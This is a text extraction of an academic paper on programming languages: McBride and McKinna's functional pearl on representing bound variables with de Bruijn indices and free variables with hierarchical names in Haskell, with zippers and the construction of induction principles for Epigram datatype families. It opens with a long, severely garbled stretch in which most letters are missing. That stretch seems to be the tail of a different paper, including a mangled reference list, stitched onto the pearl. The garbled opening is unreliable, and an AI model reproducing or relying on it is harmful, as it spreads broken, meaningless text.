 r e e r s    re res ve        e efi i i . i ewise i e efi i i se e  
 i w        e r    e ver        e i        ses.        er i e    se e e is e  
 e i

( x                x

w i        s i    s e ex e    r i    is re e

( x                x

w i        s s .        is w        e r i        i e e  
 e e w i        s w i    s e .        e e i e r r ers s  
 s e re !

**a**

w es e i e        v ri e re rese i e er r e T e  
 un o r v i s r e er ssi e er -  
 essi e v ri e re ires re i r s e ress w i is  
 e ess ri s e sre i r r e er. i r es  
 ss e v ri e s r e er ever i i i re si -  
 ex w s. i i r e ers s s e sse r - i e rse  
 wi e sse i s w i ee e . T s we i ex e  
 un o ie e s es r r s i i r e ers e ex s es  
 e i r es e s wes .  
 T es is res i i ves i e we er e er r e i ere es re  
 si ifi e s e r r r w i i ser s re ves  
 e e e r e e el i es. T er - i es res w i e  
 e ( ver e ser i e ver r s i e wi . . - r i  
 R w r s i .

Me

Ti e (ses

w w

t. un

o

un o 4. 1

M s 4. 14.4

M r s r ers . 1.

i i r e ers . 44 - .

T eres s s w e s i is i ex e i i i r e ers er-  
 r un o ! T e i ere es i er r e w i es re sis e  
 v ri i s e wee i ivi r s re ess is.  
 e s e re e er isi r r s s ex e.

e e r e e e w s esse ver re e ere were  
 i s w i i ee i. re is i r r e vri e i  
 e se r re (re i e s un o i e e i  
 i si ee e sse i i s (i re si e s  
 i ii r eer. never e evi e es r ives i i i e  
 i ii r eers i s e res s.  
 T ei i i r eers i i e ever s i r r ers e-  
 i se ver vri es. T is see s i e si e e  
 vri es se i i eri is e i is i e r r ers wi -  
 si s ee e ew. rex er er ss i i vri es  
 wi e e we ex e r r ers e e i e re r  
 w se rese ei e si rei i es se e e ire e. ve i e  
 e e ex e ere re rse w vri es (i ers e r  
 e e e we e e i si es r re. er r r -  
 ers i ewise e e ers i i i r eers s re i er e.  
 erwise ere iss e r ier i is i s r e e es e i i i  
 r eers r ex e eri e e er i .

## s s

M i er ive ri s re ire vri es. T e wr s fi es i er-  
 ive r r i e s r vi e s e e s w se e .  
 un o is s e e i r es re e s . i -  
 i i r eers re s e e s e r vi e ex e i i  
 re ire. M re ver we we i i i i r eer (s i t u u we  
 e i i es e e vri e we s i r s -  
 ve i i er ive es se sever i s es ri wi  
 vri es wi e i s es i er eri wi e er.  
 T is er er i es ei r e i i i r eers ever s e i e-  
 e i r vi e e . s r i s es i s s e s s e s  
 e s s e . T e r is res ri i re i s r es s e w  
 rifi i s ei is se i . Re i i wi (s e er iv es e i  
 ri ri . is eve re is ri wri e i i e e r r er  
 s o t e si res! e is r revi i ex s i e e  
 si res re e i i e eve i is i r r .  
 i e re er w er we er r si is s vi s s  
 e we e s re e i i i r eers were i r e i w s  
 vi s e s e se r is r se e re r  
 e ri i er i i i r eers (ewis t . es ex i -  
 i e i vri es s i i  
 e un o s i is i se (es 1 es i e i s  
 ers  
 i s w i i vri es s s t u u ve ee  
 se revi s si e e e e ers s r i i i i r eers  
 s reve i ese i s r ei i e .

e e e i e si e is vi s eserves wi er  
ex s re.

s

l k ll c l : . ell. c .  
*Hu* l : . ell. .  
 e M P. ( ). T e l e i F c i l e e e cie . c d t  
 t u y u , . LN . . e li Ge :  
 i e - e l .  
 e i Pe . E l c t u t c t k ll.  
 : e e c . ic f .c e i ell q i c i . l.  
 e i Pe . ( ). T c li e q : ic i c -  
 c e c e ce i f ei -l e c ll i ell. 4 - e T  
 M f e ei e lf (e ) E t t c t uc-  
 t . I Pe . Pee e e M e f e c l.  
 e i Pe e (e i ) A Le e -  
 el i e F el e e i i e lf P l  
 T e M L c Mei e i Pe e ei  
 Al i ci li le P ili . (Fe ). t t -  
 u H k ll , - t ct, u ly u ct l u . A il le f  
 h p //h s ll.  
 L c . Pe e . ( ). e i ell. d y l c C u-  
 t t ( ) 3-3 .  
 Le i e e iel M Mei e i L c . ( ). I lici -  
 e e : ic c i i ic e . - c d t t  
 u l AC G A - GAC y u c l l u ,  
 t , c u tt .  
 Li . P. e M. ( .). M f e l i -  
 e e e . - 4 C c c d l' 5 d c l - ct  
 y u c l l u .  
 Mil e . T f e M. e . M c ee . ( ). t t d d  
 d . MIT P e .  
 T f e M . ( ). T e i fe e ce f l ic efe e ce . t d c u-  
 t t ( ).  
 le P. ( ). M f f c i l i . 4-5 e i .  
 Mei e . (e ) Ad c d u ct l . LN . . i e e l .

# Functional Pearl: I am not a Number—I am a Free Variable

Conor McBride  
Department of Computer Science  
University of Durham  
South Road, Durham, DH1 3LE, England  
c.t.mcbride@durham.ac.uk

James McKinna  
School of Computer Science  
University of St Andrews  
North Haugh, St Andrews, KY16 9SS, Scotland  
james.mckinna@st-andrews.ac.uk

## Abstract

In this paper, we show how to manipulate syntax with binding using a mixed representation of names for free variables (with respect to the task in hand) and de Bruijn indices [5] for bound variables. By doing so, we retain the advantages of both representations: naming supports easy, arithmetic-free manipulation of terms; de Bruijn indices eliminate the need for  $\alpha$ -conversion. Further, we have ensured that not only the user but also the *implementation* need never deal with de Bruijn indices, except within key basic operations.

Moreover, we give a hierarchical representation for names which naturally reflects the structure of the operations we implement. Name choice is safe and straightforward. Our technology combines easily with an approach to syntax manipulation inspired by Huet’s ‘zippers’[10].

Without the ideas in this paper, we would have struggled to implement EPIGRAM [19]. Our example—constructing inductive elimination operators for datatype families—is but one of many where it proves invaluable.

## Categories and Subject Descriptors

I.1.1 [Symbolic and Algebraic Manipulation]: Expressions and Their Representation; D.1.1 [Programming Techniques]: Applicative (Functional) Programming

## General Terms

Languages, Design, Reliability, Theory

## Keywords

Abstract syntax, bound variables, de Bruijn representation, free variables, fresh names, Haskell, implementing Epigram, induction principles

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.  
*Haskell'04*, September 22, 2004, Snowbird, Utah, USA.  
Copyright 2004 ACM 1-58113-850-4/04/0009 ...\$5.00

## 1 Introduction

This paper is about our everyday craft. It concerns, in particular, *naming* in the implementation of systems which manipulate syntax-with-binding. The problems we address here are not so much concerned with computations *within* such syntaxes as constructions *over* them. For example, given the declaration of an inductive datatype (by declaring the types of its constructors), how might one construct its induction principle?

We encounter such issues all the time in the implementation of EPIGRAM [19]. But even as we develop new technology to support programming and reasoning in advanced type systems, but we must handle the issues they raise effectively with today’s technology. We work in Haskell and so do our students. When they ask us *what to read* in order to learn their trade, we tend to look blank and feel guilty. We want to do something about that.

Let’s look at the example of constructing an induction principle for a datatype. Suppose someone declares

```
data Nat = Zero | Suc Nat
```

We should like to synthesize some statement corresponding to

$$\begin{aligned} \forall P \in \text{Nat} &\rightarrow \text{Prop}. \\ P \text{ Zero} &\rightarrow \\ (\forall k \in \text{Nat}. P k \rightarrow P(\text{Suc } k)) &\rightarrow \\ \forall n \in \text{Nat}. P n \end{aligned}$$

In a theoretical presentation, we need not concern ourselves too much about where these names come from, and we can always choose them so that the sense is clear. In a practical implementation, we have to be more cautious—the user (innocently or otherwise) may decide to declare

```
data Nat = Zero | P Nat or even data P = Zero | Suc P
```

We’ll have to be careful not to end up with such nonsense as

$$\begin{array}{lll} \forall P \in \text{Nat} \rightarrow \text{Prop}. & \text{or} & \forall P \in \text{P} \rightarrow \text{Prop}. \\ P \text{ Zero} \rightarrow & & P \text{ Zero} \rightarrow \\ (\forall k \in \text{Nat}. P k \rightarrow P(P k)) \rightarrow & & (\forall k \in \text{P}. P k \rightarrow P(\text{Suc } k)) \rightarrow \\ \forall n \in \text{Nat}. P n & & \forall n \in \text{P}. P n \end{array}$$

Fear of shadows may seem trivial, but it’s no joke—some real systems have this bug, although it would be invidious to name names.

Possible alternative strategies include the adoption of one of de Bruijn’s systems of nameless dummies [5] for the local quantifiers, either counting binders (including  $\rightarrow$ , which we take to abbreviate  $\forall$  where the bound variable isn’t used) from the reference outward—de Bruijn **indices**,

$$\begin{aligned} \forall - \in \text{Nat} &\rightarrow \text{Prop.} \\ 0 \text{ zero} &\rightarrow \\ (\forall - \in \text{Nat}. 20 \rightarrow 3(\text{Suc } 1)) &\rightarrow \\ \forall - \in \text{Nat}. 30 \end{aligned}$$

or from the outside inward—de Bruijn **levels**.

$$\begin{aligned} \forall 0 \in \text{Nat} &\rightarrow \text{Prop.} \\ 0 \text{ zero} &\rightarrow \\ (\forall 2 \in \text{Nat}. 02 \rightarrow 0(\text{Suc } 2)) &\rightarrow \\ \forall 3 \in \text{Nat}. 03 \end{aligned}$$

It’s unfair to object that terms in de Bruijn syntax are unfit for human consumption—they are not intended to be. Their main benefits lie in their uniform delivery of capture-avoiding substitution and their systematic resolution of  $\alpha$ -equivalence. Our enemies can’t choose bad names in order to make trouble.

However, we do recommend that anyone planning to use de Bruijn syntax for systematic constructions like the above should think again. Performing constructions in either of these systems requires a lot of arithmetic. This obscures the idea being implemented, results in unreadable, unreliable, unmaintainable code, and is besides hard work. *We*, or rather *our programs*, can’t choose good names in order to make sense.

A mixed representation of names provides a remedy. In this paper, we *name* free variables (ie, variables bound in the context) so that we can refer to them and rearrange them without the need to count; we give bound variables de Bruijn indices to ensure a canonical means of reference where there’s no ‘social agreement’ on a name.

The distinction between established linguistic signs, connecting a *signifiant* (or ‘signifier’) with its *signifié* (or ‘signified’), and local signs, where the particular choice of signifier is arbitrary was observed in the context of natural language by Saussure [6]. In formal languages, the idea of distinguishing free and bound variables syntactically is also far from new. It’s a recurrent idiom in the work of Gentzen [8], Kleene [14] and Prawitz [24]. The second author learned it from Randy Pollack who learned it in turn from Thierry Coquand [4]; the first author learned it from the second.

The idea of using free *names* and bound *indices* is not new either—it’s a common representation in interactive proof systems. This also comes to the authors from Randy Pollack [23] who cites the influence of Gérard Huet in the Constructive Engine [9]. Here ‘free’ means ‘bound globally in the context’ and ‘bound’ means ‘bound locally in the goal’. The distinction is allied to the human user’s perspective—the user proves an implication by introducing the hypothesis to the context, naming it  $H$  for easy reference, although other names are, we hear, permitted. By doing so, the user shifts perspective to one which is locally more convenient, even though the resulting proof is intended to apply regardless of naming.

What’s new in this paper is the use of similar perspective shifts to support the use of convenient naming in constructions where the ‘user’ is itself a *program*. These shifts are similar in character to those used by the second author (with Randy Pollack) when formalizing Pure Type Systems [20, 21], although in that work,

bound variables are distinguished from free variables but nonetheless named. We draw on the Huet’s ‘zipper’ technique [10] to help us write programs which navigate and modify the structure of terms. Huet equips syntax with an auxiliary datatype of *structural contexts*. In our variation on his theme, we require naming as we navigate under binders to ensure that a structural context is also a *linguistic context*. In effect, whoever ‘I’ may be, if I am involved in the discourse, then *I am not a number*—I am a free variable.

With many agents now engaged in the business of naming, we need a representation of names which readily supports the separation of namespaces between mechanical construction agents which call each other and indeed themselves. We adopt a hierarchical naming system which permits multiple agents to choose multiple fresh names in a notionally asynchronous manner, without fear of clashing. Our design choice is unremarkable in the light of how humans address similar issues in the design of large computer systems. Both the ends and the means of exploiting names in human discourse become no less pertinent when the discourse is mechanical.

As the above example may suggest, we develop our techniques in this paper for a fragment of a relational logic, featuring variables, application, and universal quantification. It can also be seen as a non-computational fragment of a dependent type theory. We’ve deliberately avoided a computational language in order to keep the focus on *construction*, but you can—and every day we do—certainly apply the same ideas to  $\lambda$ -calculi.

## Overview

In section 2 of this paper, we give the underlying data representation for our example syntax and develop the key operations which manipulate bound variables—only here do we perform arithmetic on de Bruijn indices, and that is limited to tracking the outermost index as we recurse under binders.

Section 3 shows the development of our basic construction and analysis operators for the syntax, and discusses navigation within expressions in the style of Huet [10]. Section 4 introduces our hierarchical technique for naming free variables in harmony with the call-hierarchy of agents which manipulate syntax.

These components come together in Section 5, where we assemble a high-level toolkit for constructions over our syntax. Section 6 puts this toolkit to work in a non-trivial example: the construction of induction principles for EPIGRAM’s datatype families [7, 15, 19].

## Acknowledgements

The earliest version of the programs we present here dates back to 1995—our Edinburgh days—and can still be found in the source code for LEGO version 1.3, in a file named *inscrutably conor-voodoo.sml*. Our influences are date back much further. We should like to thank all of our friends and colleagues who have encouraged us and fed us ideas through the years, in particular Gérard Huet and Thierry Coquand.

The first author would also like to thank the Foundations of Programming group at the University of Nottingham who provided the opportunity and the highly interactive audience for the informal ‘Life Under Binders’ course in which this work acquired its present tutorial form.

Special thanks must go to Randy Pollack, from whose conversation and code we have both learned a great deal.

## 2 An Example Syntax

Today, let us have variables, application, and universal quantification. We choose an entirely first-order presentation.<sup>1</sup>

```
infixl 9 :$  
infixr 6 :→  
data Expr = F Name — free variables  
          | B Int — bound variables  
          | Expr :$ Expr — application  
          | Expr :→ Scope — ∀-quantification  
deriving (Show, Eq)  
  
newtype Scope = Scope Expr deriving (Show, Eq)
```

We shall define `Name` later—for now, let us at least presume that it supports the ( $=$ ) test. Observe that expressions over a common context of free `Name`s can meaningfully be compared with the ordinary ( $=$ ) test— $\alpha$ -conversion is not an issue.

Some readers may be familiar with the use of nested datatypes and polymorphic recursion to enforce scope constraints precisely if you parametrize expressions by names [2, 3]. Indeed, with a dependently typed meta-language it's not so hard to enforce both scope and type for an object-language [1]. These advanced type systems can and should be used to give more precise types to the programs in this paper, but they would serve here only to distract readers not yet habituated to those systems from the implementation techniques which we seek to communicate here.

Nonetheless, we do introduce a cosmetic type distinction to help us remember that the scope of a binder must be interpreted differently. The `Scope` type stands in lieu of the precise ‘term over one more variable’ construction. For the most part, we shall pretend that `Expr` is the type of *closed* expressions—those with no ‘dangling’ bound variables pointing out of scope, and that `Scope` has one dangling bound variable, called `B0` at the top level. In order to support this pretence, however, we must first develop the key utilities which trade between free and bound variables, providing a high level interface to `Scope`. We shall have

```
abstract :: Name → Expr → Scope  
instantiate :: Expr → Scope → Expr
```

The operation `abstract name` turns a closed expression into a scope by turning `name` into `B0`. Of course, as we push this operation under a binder, the correct index for `name` shifts along by one. That is, the image of `name` is always the `outer` de Bruijn index, hence we implement `abstract` via a helper function which tracks this value. Observe that the existing bound variables within `expr`'s `Scopes` remain untouched.

```
abstract :: Name → Expr → Scope  
abstract name expr = Sc(nameTo 0 expr) where  
  nameTo outer (F name') | name == name' = B outer  
                          | otherwise      = F name'  
  nameTo outer (B index)           = B index  
  nameTo outer (fun:$arg)         =  
    nameTo outer fun :$ nameTo outer arg  
  nameTo outer (dom :→ Sc body)   =  
    nameTo outer dom :→ Sc(nameTo (outer + 1) body)
```

---

<sup>1</sup>The techniques in this paper adapt readily to higher-order representations of binding, but that's another story.

Meanwhile, `instantiate image` turns a scope into an expression by replacing the outer de Bruijn index (initially `B0`) with `image`, which we presume is closed. Of course, `F name` is closed, so we can use `instantiate (F name)` to invert `abstract name`.

```
instantiate :: Expr → Scope → Expr  
instantiate image (Sc body) = replace 0 body where  
  replace outer (B index) | index == outer = image  
                          | otherwise      = B index  
  replace outer (F name)           = F name  
  replace outer (fun:$arg)         =  
    replace outer fun :$ replace outer arg  
  replace outer (dom :→ Sc body)   =  
    replace outer dom :→ Sc(replace (outer + 1) body)
```

Note that the choice of an unsophisticated de Bruijn indexed representation allows us to re-use the closed expression `image`, however many bound variables have become available when it is being referenced.

It is perfectly reasonable to develop these operations for other representations of bound variables, just as long as they're still kept separate from the free variables. A de Bruijn level representation still has the benefit of canonical name-choice and cheap  $\alpha$ -equivalence, but it does mean that `image` must be shifted one level when we push it under a binder. Moreover, if we were willing to pay for  $\alpha$ -equivalence and fresh-name generation for bound variables, we could even use names, modifying the definition of `Scope` to pack them up. We feel that, whether or not you want to *know* the names of bound variables, it's better to arrange things so you don't have to *care* about the names of bound variables.

Those with an eye for a generalization will have spotted that both `abstract` and `instantiate` can be expressed as instances of a single general-purpose higher-order substitution operation, parametrized by arbitrary operations on free and bound variables, themselves parametrized by `outer`.

```
varChanger :: (Int → Name → Expr) →  
             (Int → Int → Expr) →  
             Expr → Expr
```

We might well do this in practice, to reduce the ‘boilerplate’ code required by the separate first-order definitions. However, this operation is unsafe in the wrong hands.

Another potential optimization, given that we often iterate these operations, is to generalize `abstract`, so that it turns a *sequence* of names into dangling indices, and correspondingly `instantiate`, replacing dangling indices with a *sequence* of closed expressions. We leave this as an exercise for the reader.

From now on, outside of these operations, we maintain the invariant that `Expr` is only used for closed expressions and that `Scopes` have just one dangling index. The data constructors `B` and `Sc` have served their purpose—we forbid any further use of them. From now on, there are no de Bruijn numbers, only free variables.

It's trivial to define substitution for closed expressions using `abstract` and `instantiate` (naturally, this also admits a less succinct, more efficient implementation):

```
substitute :: Expr → Name → Expr → Expr  
substitute image name = instantiate image · abstract name
```

Next, let us see how **instantiate** and **abstract** enable us to navigate under binders and back out again, without ever directly encountering a de Bruijn index.

### 3 Basic Analysis and Construction Operators

We may readily define operators which attempt to analyse expressions, safely combining selection (testing which constructor is at the head) with projection (extracting subexpressions). Haskell's support for monads gives us a convenient means to handle failure when the 'wrong' constructor is present. Inverting (`:$`) is straightforward:

```
unapply :: MonadPlus m ⇒ Expr → m (Expr, Expr)
unapply (fun :$ arg) = return (fun, arg)
unapply _ = mzero
```

For our quantifier, however, we combine structural decomposition with the naming of the bound variable. Rather than splitting a quantified expression into a domain and a Scope, we shall extract a *binding* and the closed Expr representing the *range*. We introduce a special type of pairs which happen to be bindings, rather than using ordinary tuples, just to make the appearance of programs suitably suggestive. We equip Binding with some useful coercions.

```
infix 5 :∈
data Binding = Name :∈ Expr

bName :: Binding → Name
bName (name :∈ _) = name
bVar :: Binding → Expr
bVar = F · bName
```

Now we can develop a 'smart constructor' which introduces a universal quantifier by discharging a binding, and its monadically lifted inverter:

```
infixr 6 →
(→) :: Binding → Expr → Expr
(name :∈ dom) → range = dom :→ abstract name range

infix ←
(←) :: MonadPlus m ⇒ Name → Expr → m (Binding, Expr)
name ← (dom :→ scope) = return (name :∈ dom,
                                instantiate (F name) scope)
name ← _ = mzero
```

#### 3.1 Inspiration—the ‘Zipper’

We can give an account of one-hole contexts in the style of Huet's 'zippers' [10]. A Zipper is a stack, storing the information required to reconstruct an expression tree from a particular subexpression at each step on the path back to the root. The operations defined above allow us to develop the corresponding one-step manoeuvres uniformly over the type (Zipper, Expr).

```
infixl 4 <:
data Stack x = Empty | Stack x <: x deriving (Show, Eq)

type Zipper = Stack Step

data Step = Fun () Expr
          | Arg Expr ()
          | Dom () Scope
          | Range Binding ()
```

This zipper structure combines the notions of *structural* and *linguistic* context—a Zipper contains the bindings for the names which may appear in any Expr filling the 'hole'. Note that we don't bind the variable when we edit a domain: it's not in scope. We can easily edit these zippers, inserting new bindings (e.g., for inductive hypotheses) or permuting bindings where dependency permits, without needing to renumber de Bruijn variables.

By contrast, editing with the zipper constructed with respect to the raw definition of Expr—moving into scopes without binding variables—often requires a nightmare of arithmetic. The first author banged his head on his Master's project [16] this way, before the second author caught him at it.

The zipper construction provides a general-purpose presentation of navigation within expressions—that's a strength when we need to cope with navigation choices made by an external agency, such as the user of a structure editor. However, it's a weakness when we wish to support more focused editing strategies. In what follows, we'll be working not with the zipper itself, but with specific subtypes of it, representing particular kinds of one-hole context, such as 'quantifier prefix' or 'argument sequence'. Correspondingly, the operations we develop should be seen as specializations of Huet's.

But hold on a moment! Before we can develop more systematic editing tools, we must address the fact that navigating under a binder requires the supply of a Name. Where is this name to come from? How is it to be represented? What has the former to do with the latter? Let's now consider naming.

### 4 On Naming

It's not unusual to find names represented as elements of String. However, for our purposes, that won't do. String does not have enough structure to reflect the *way* names get chosen. Choosing distinct names is easy if you're the only person doing it, because you can do it deliberately. However, if there is more than one agent choosing names, we encounter the possibility that their choices will overlap by accident.

The machine must avoid choosing names already reserved by the user, whether or not those names have yet appeared. Moreover, as our programs decompose tasks into subtasks, we must avoid naming conflicts between the subprograms which address them. Indeed, we must avoid naming conflicts arising from different appeals to the same subprogram.

How do we achieve this? One way is to introduce a *global* symbol generator, mangling names to ensure they are globally unique; another approach requires a global counter, incremented each time a name is chosen. This state-based approach fills names with meaningless numbers, and it unnecessarily sequentializes the execution of operations—a process cannot begin to generate names until its predecessors have finished doing so.

Our approach is familiar from the context of module systems or object-oriented programming. We control the anarchy of naming by introducing *hierarchical* names.

```
type Name = Stack(String, Int)
```

We can use hierarchical names to reflect the hierarchy of tasks. We ensure that each subtask has a distinct prefix from which to form its names by extension. This directly rules out the possibility that different subtasks might choose the same name by accident and allows them to choose fresh names asynchronously. The remaining obligation—to ensure that each subtask makes distinct choices for the names under its own control—is easily discharged.

Superiority within the hierarchy of names is just the partial order induced by ‘being a prefix’:

$$\begin{aligned} & xs \succ (xs \triangleleft ys) \\ & \text{infixl4 } \triangleleft \\ & (\triangleleft) :: \text{Stack } x \rightarrow \text{Stack } x \rightarrow \text{Stack } x \\ & xs \triangleleft \text{Empty} = xs \\ & xs \triangleleft (ys :< y) = xs \triangleleft ys :< y \end{aligned}$$

We say that two names are **independent**,  $xs \perp ys$ , if neither  $xs \succ ys$  nor  $ys \succ xs$ . Two independent names must differ at some leftmost point in the stack: whatever extensions we make of them, they will still differ at that point in the stack.

$$xs \perp ys \rightarrow (xs \triangleleft xs') \perp (ys \triangleleft ys')$$

In order to work correctly with hierarchical names, the remaining idea we need is to name the *agents* which carry out the tasks, as well as the free variables. Each agent must choose independent names not only for the free variables it creates, but also for the sub-agents it calls: this is readily accomplished by ensuring that every agent only ever chooses names which strictly and independently extend its own ‘root’ name. This ensures that the naming hierarchy of reflects the call-hierarchy of agents.

$\left\{ \begin{array}{l} \text{root's variables:} \\ \text{root :< ("x", 0), ..., root :< ("x", m),} \\ \text{root :< ("y", 0), ..., root :< ("y", n),} \\ \dots \\ \text{root's agents:} \\ \text{root :< ("a", 0)} \left\{ \begin{array}{l} (\text{root :< ("a", 0)})'s \text{ variables:} \\ \text{root :< ("a", 0) :< ("x", 0), ...} \\ (\text{root :< ("a", 0)})'s \text{ agents:} \\ \text{root :< ("a", 0) :< ("a", 0), ...} \\ \vdots \\ \text{root :< ("a", k)} \left\{ \begin{array}{l} (\text{root :< ("a", k)})'s \text{ variables:} \\ \text{root :< ("a", k) :< ("x", 0), ...} \\ (\text{root :< ("a", k)})'s \text{ agents:} \\ \text{root :< ("a", k) :< ("a", 0), ...} \end{array} \right. \end{array} \right. \end{array} \right.$
---

Note the convenience of `(String, Int)` as the type of name elements. The Strings give us legibility; the Ints an easy way to express uniform sequences of distinct name-extensions  $x_0, \dots, x_n$ . Two little helpers will make simple names easier to construct:

$$\begin{aligned} & \text{infixl6 } // \\ & (//) :: \text{Name} \rightarrow \text{String} \rightarrow \text{Name} \\ & \text{root } // s = \text{root} :< (s, 0) \end{aligned}$$

$$\begin{aligned} & \text{nm} :: \text{String} \rightarrow \text{Name} \\ & \text{nm } s = \text{Empty} // s \end{aligned}$$

Our scheme of naming thus *localizes* choice of fresh names, making it easy to manage, even in recursive constructions. We only need a global name generator when printing de Bruijn syntax in user-legible form, and even then only to provide names which correspond closely to those for which the user has indicated a preference.

We shall develop our operations in the form of *agencies*.

```
type Agency agentT = Name → agentT
```

That is an Agency `agentT` takes a ‘root’ name to an agent of type `agentT` with that name.

You’ve already seen an agency—the under-binding navigator, which may be retyped

$$\begin{aligned} & \text{infix } \longleftarrow \\ & (\longleftarrow) :: \text{MonadPlus } m \Rightarrow \\ & \quad \text{Agency } (\text{Expr} \rightarrow m(\text{Binding}, \text{Expr})) \end{aligned}$$

That is,  $(\text{root } \longleftarrow)$  is the agent which binds `root` by decomposing a quantifier. Note that here the agent which creates the binding shares its name: the variable means ‘the thing made by the agent’, so this arrangement is quite convenient. It fits directly with our standard practice of using ‘metavariables’ to stand for the unknown parts of a construction, each associated with an agent trying to deduce its value.

## 5 A Higher-Level Construction Kit

Let’s now build higher-level tools for composing and decomposing expressions. Firstly, we’ll have equipment for working with a *quantifier prefix*, rather than individual bindings—here is the operator which discharges a prefix over an expression, iterating  $\longrightarrow$ .

```
type Prefix = Stack Binding
```

$$\begin{aligned} & \text{infixr6 } \longrightarrow \\ & (\longrightarrow) :: \text{Prefix} \rightarrow \text{Expr} \rightarrow \text{Expr} \\ & \text{Empty} \longrightarrow \text{expr} = \text{expr} \\ & (\text{binds} :< \text{bind}) \longrightarrow \text{range} = \text{binds} \longrightarrow \text{bind} \longrightarrow \text{range} \end{aligned}$$

The corresponding destructor is an *agency*. Given a `root` and a string `x`, it delivers a quantifier prefix with names of the form  $\text{root} :< (x, \_i)$  where the ‘subscript’  $\_i$  is numbered from 1:

$$\begin{aligned} & \text{unprefix} :: \text{Agency } (\text{String} \rightarrow \text{Expr} \rightarrow (\text{Prefix}, \text{Expr})) \\ & \text{unprefix } \text{root } x \text{ expr} = \text{intro1 } (\text{Empty}, \text{expr}) \text{ where} \\ & \quad \text{intro} :: \text{Int} \rightarrow (\text{Prefix}, \text{Expr}) \rightarrow (\text{Prefix}, \text{Expr}) \\ & \quad \text{intro } \_i (\text{binds}, \text{expr}) = \text{case } (\text{root} :< (x, \_i)) \longleftarrow \text{expr} \text{ of} \\ & \quad \quad \text{Just } (\text{bind}, \text{range}) \rightarrow \text{intro } (\_i + 1) (\text{binds} :< \text{bind}, \text{range}) \\ & \quad \quad \text{Nothing} \rightarrow (\text{binds}, \text{expr}) \end{aligned}$$

Note that **intro** specifically exploits the `Maybe` instance of the monadically lifted binding agency ( $\leftarrow$ ).

If *root* is independent of all the names in *expr*—which it will be, if we maintain our hierarchical discipline—and

```
unprefix root x expr = (binds, range)
```

then *range* is unquantified and  $expr = binds \rightarrow range$ .

A little example will show how these tools are used. Suppose we wish to implement the *weakening* agency, which inserts a new hypothesis *y* with a given domain into a quantified expression after all the old ones ( $x_1, \dots, x_n$ ). Here's how we do it safely and with names, not arithmetic.

```
weaken :: Agency (Expr → Expr → Expr)
weaken root dom expr =
  xdoms → (root // "y" :∈ dom) —→ range
  where (xdoms, range) = unprefix root "x" expr
```

As ever, the independence of the root supplied to the agency is enough to ensure the freshness of the names chosen locally by the agent.

We shall also need to build and decompose applications in terms of argument *sequences*, represented via `[Expr]`. First, we iterate `:$`, yielding `$$`.

```
infixl9 $$ 
  ($$) :: Expr → [Expr] → Expr
  expr $$ [] = expr
  fun $$ (arg : args) = fun:$ arg $$ args
```

Next, we build the destructor—this does not need to be an agency, as it binds no names:

```
unapplies :: Expr → (Expr, [Expr])
unapplies expr = peel (expr, [])
  where
    peel (fun:$ arg, args) = peel (fun, arg : args)
    peel funargs = funargs
```

Meaningful formulae in this particular language of expressions all fit the pattern  $\forall x_1 : X_1. \dots \forall x_m : X_m. R e_1 \dots e_n$ , where *R* is a variable. Of course, either the quantifier prefix or the argument sequence or both may be empty—this pattern excludes only applications of quantified formulae, and these are meaningless. Note that the same is not true of languages with  $\lambda$ -abstraction and  $\beta$ -reduces, but here we may reasonably presume that the meaningless case never happens, and develop a one-stop analysis agency:

```
data Analysis = ForAll Prefix Name [Expr]
analysis :: Agency (String → Expr → Analysis)
analysis root x expr = ForAll prefix fargs where
  (prefix, range) = unprefix root x expr
  (Ff, args) = unapplies range
```

Again, the datatype `Analysis` is introduced only to make the appearance of the result suitably suggestive of its meaning, especially in patterns.

The final piece of kit we shall define in this section delivers the application of a variable to a quantifier prefix—in practice, usually the very quantifier prefix over which it is abstracted, yielding a typical application of a functional object:

```
infixl9 -$$
  (-$$) :: Name → Prefix → Expr
  f -$$ parameters = apply (Ff) parameters where
    apply expr Empty = expr
    apply fun (binds :< a :< _) = apply fun binds :$ F a
```

An example of this in action is the *generalization* functional. This takes a prefix and a binding, returning a transformed binding abstracted over the prefix, together with the function which updates expressions accordingly.

```
generalize :: Prefix → Binding → (Binding, Expr → Expr)
generalize binds (name :∈ expr) =
  (me :∈ binds → expr, substitute (name -$$ binds) name)
```

Indeed, working in a  $\lambda$ -calculus, these tools make it easy to implement  $\lambda$ -lifting [12], and also the ‘raising’ step in Miller’s unification algorithm, working under a mixed prefix of existential and universal quantifiers [22].

## 6 Example—inductive elimination operators for datatype families

We shall now use our tools to develop our example—constructing induction principles. To make things a little more challenging, and a little closer to home, let us consider the more general problem of constructing the inductive elimination operator for a *datatype family* [7].

Datatype families are collections of sets defined not parametrically as in Hindley-Milner languages, but by *mutual* induction, *indexed* over other data. They are the cornerstone of our dependently typed programming language, EPIGRAM [19]. We present them by first declaring the **type constructor**, explaining the indexing structure, and then the **data constructors**, explaining how larger elements of types in the family are built from smaller ones. A common example is the family of *vectors*—lists indexed by element type and *length*. In EPIGRAM, we would write:

$$\begin{aligned} &\text{data } \left( \frac{X : \star; n : \text{Nat}}{\text{Vec } X^n : \star} \right) \\ &\text{where } \left( \frac{}{\text{Vnil} : \text{Vec } X \text{Zero}} \right); \left( \frac{x : X; xs : \text{Vec } X^n}{\text{Vcons } x xs : \text{Vec } X^{(\text{Suc } n)}} \right) \end{aligned}$$

That is, the `Vnil` constructor only makes *empty* vectors, whilst `Vcons` extends length by *exactly one*. This definition would elaborate (by a process rather like Hindley-Milner type inference) to a series of more explicit declarations in a language rather like that which we study in this paper:

$$\begin{aligned} \text{Vec} : &\forall X \in \text{Set}. \forall n \in \text{Nat}. \text{Set} \\ \text{Vnil} : &\forall X \in \text{Set}. \text{Vec } X \text{Zero} \\ \text{Vcons} : &\forall X \in \text{Set}. \forall n \in \text{Nat}. \forall x \in X. \forall xs \in \text{Vec } X^n. \text{Vec } X^{(\text{Suc } n)} \end{aligned}$$

The elimination operator for vectors takes three kinds of arguments: first, the *targets*—the vector to be eliminated, preceded by the in-

dices of its type; second, the *motive*,<sup>2</sup> explaining what is to be achieved by the elimination; and third, the *methods*, explaining how the motive is to be pursued for each constructor in turn. Here it is, made fully explicit:

